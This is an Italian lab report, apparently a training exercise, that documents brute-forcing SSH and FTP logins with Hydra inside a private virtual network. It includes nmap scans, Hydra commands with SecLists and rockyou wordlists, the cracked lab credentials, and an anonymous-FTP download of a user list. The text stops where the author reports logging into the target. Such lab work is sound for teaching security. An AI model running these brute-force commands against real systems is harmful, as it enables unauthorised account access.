REPORT DI AUTHENTICATION CRACKING CON HYDRA

OBBIETTIVO

Creazione di un utente

PROCEDIMENTO:

1_FASE INTRODUTIVA CON CONFIGURAZIONE E CRACKING SSH

Creazione dell'utente: 'test_user' e della password: 'testpass';

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password di kali:
Nuova password:
Reimmettere la nuova password:
passwd: password aggiornata correttamente
Modifica delle informazioni relative all'utente test_user
Inserire il nuovo valore o premere INVIO per quello predefinito
        Nome completo []:
        Stanza n° []:
        Numero telefonico di lavoro []:
        Numero telefonico di casa []:
        Altro []:
Is the information correct? [Y/n] y
```

Attiviamo i sevizi SSH;

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

Modifichiamo il file "sshd_config.txt";

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config
```

Diamo i permessi di root al test_user;

```
#LoginGraceTime 2m
#PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

Aggiungiamo l'utente test_user al gruppo sudo, permettendogli di eseguire comandi con privilegi amministrativi;

```
┌──(kali㉿kali)-[~]
└─$ sudo usermod -aG sudo test_user
```

Creiamo un collegamento sulla porta SSH dell'utente fittizio creato;

```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@localhost
The authenticity of host 'localhost (::1)' can't be established.
ED25519 key fingerprint is: SHA256:PGRaZLflxctl2Q6Ys2tEx37wpGHbAw94+JcrmRVwtP4
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
test_user@localhost's password:
Linux kali 7.1.5+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.1.5-1kali1 (2026-07-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Cracking con Hydra tra l'utente kali e l'utente test_user, dove ho creato un file randomico(listapassword.txt) con password generate dall'AI dove ho aggiunto la password e user precedentemente creato, raggiungendo la fine della prima fase.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -L listpassword.txt -P  listpassword.txt 192.168.50.100 -t2 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-13 06:42:13
[DATA] max 2 tasks per 1 server, overall 2 tasks, 225 login tries (l:15/p:15), ~113 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[STATUS] 37.00 tries/min, 37 tries in 00:01h, 188 to do in 00:06h, 2 active
[STATUS] 35.33 tries/min, 106 tries in 00:03h, 119 to do in 00:04h, 2 active
[STATUS] 35.50 tries/min, 142 tries in 00:04h, 83 to do in 00:03h, 2 active
[STATUS] 35.40 tries/min, 177 tries in 00:05h, 48 to do in 00:02h, 2 active
[STATUS] 35.50 tries/min, 213 tries in 00:06h, 12 to do in 00:01h, 2 active
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-11-13 06:48:25
```

2_FASE SECONDA UTILIZIAMO IL SERVIZIO FTP E HYDRA PER PROVARE A CRACCARE LA MACCHINA VIRTUALE

Analizzando le porte aperte grazie a nmap sulla mia rete interna, ho potuto verificare la presenza di 3 IP, di cui una e la pSENSE(192.168.50.1) e un'altra e la kali(192.168.50.100), quindi il restante IP è la macchina virtuale(192.168.50.152) da forzare.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.50.*
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-13 07:00 -0500
Nmap scan report for 192.168.50.1
Host is up (0.00067s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 08:00:27:FC:28:C8 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.50.152
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:A0:D8:CE (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.50.100
Host is up (0.000017s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 11.82 seconds
```

Macchina virtuale target:
Dove scopriamo le 3 porte aperte

```
Nmap scan report for 192.168.50.152
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:A0:D8:CE (Oracle VirtualBox virtual NIC)
```

Attiviamo i servizi per ftp e controlliamo lo status;

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
     Active: active (running) since Fri 2026-11-13 09:57:51 EST; 34s ago
 Invocation: 9ce59b82eea54d6aa7e78cafcfd63d21
       Docs: man:vsftpd(8)
    Process: 59668 ExecStartPre=/bin/mkdir -p /run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 59670 (vsftpd)
      Tasks: 1 (limit: 9149)
     Memory: 1.2M (peak: 2.3M)
        CPU: 9ms
     CGroup: /system.slice/vsftpd.service
             └─59670 /usr/sbin/vsftpd /etc/vsftpd.conf

nov 13 09:57:50 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
nov 13 09:57:51 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.
```

Forziamo user e password con Hydra;

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Common-Credentials/best15.
txt -t32 -V -o risultati.txt ftp://192.168.50.152
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-13 11:18:13
[DATA] max 32 tasks per 1 server, overall 32 tasks, 288 login tries (l:18/p:16), ~9 tries per task
[DATA] attacking ftp://192.168.50.152:21/
[ATTEMPT] target 192.168.50.152 - login "root" - pass "111111" - 1 of 288 [child 0] (0/0)
[ATTEMPT] target 192.168.50.152 - login "root" - pass "1234" - 2 of 288 [child 1] (0/0)
[ATTEMPT] target 192.168.50.152 - login "root" - pass "12345" - 3 of 288 [child 2] (0/0)
[ATTEMPT] target 192.168.50.152 - login "root" - pass "123456" - 4 of 288 [child 3] (0/0)
```

Dove abbiamo 17 password con l'user: 'ftp'
([21][ftp] host: 192.168.50.152 login: ftp password: 111111)
Colleghiamo la porta ftp della macchina target utilizzando una delle password trovate;

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.152
Connected to 192.168.50.152.
220 (vsFTPd 2.3.5)
Name (192.168.50.152:kali): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25624|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> ls public
229 Entering Extended Passive Mode (|||57000|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||58878|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp>
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||33250|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************************************************************
226 Transfer complete.
31 bytes received in 00:00 (20.31 KiB/s)
ftp>
```

Come vediamo dalla foto superiore sono riuscito a trovare e a prendere il file users.txt.bk

Interno del file users.txt.bk;



Ho proviamo a connettermi randomicamente usando i nomi della lista.

```
┌──(kali㉿kali)-[~]
└─$ ssh john@192.168.50.152
The authenticity of host '192.168.50.152 (192.168.50.152)' can't be established.
ECDSA key fingerprint is: SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.152' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.50.152: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.152
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.50.152's password:
```

Ho notato che solo con l'user anne la porta 'ssh' rispondeva con la richiesta di una password, quindi ho realizzato che l'user corretto è 'anne';
Quindi abbiamo forzato sempre con Hydra la porta ssh della macchina target, impostando come user fisso anne e le password da analizzare ho usato la wordlists di rockyou.txt.
Specifico che ho avuto tanta fortuna perché la password era nella riga 6 e quindi in poco tempo sono riuscito ad estrapolare la password: 'princess'

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.50.152 -t1 -V
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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-13 09:27:18
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per ta
[DATA] attacking ssh://192.168.50.152:22/
[ATTEMPT] target 192.168.50.152 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.50.152 - login "anne" - pass "12345" - 2 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.50.152 - login "anne" - pass "123456789" - 3 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.50.152 - login "anne" - pass "password" - 4 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.50.152 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.50.152 - login "anne" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[22][ssh] host: 192.168.50.152   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-11-13 09:27:40
```

3_FASE FINALE INFILTRAZIONE NELLA MACCHINA TARGET

Dopo aver scoperto l'user e la password sulla porta ssh, mi sono collegato ed entrato all'interno della macchina target.

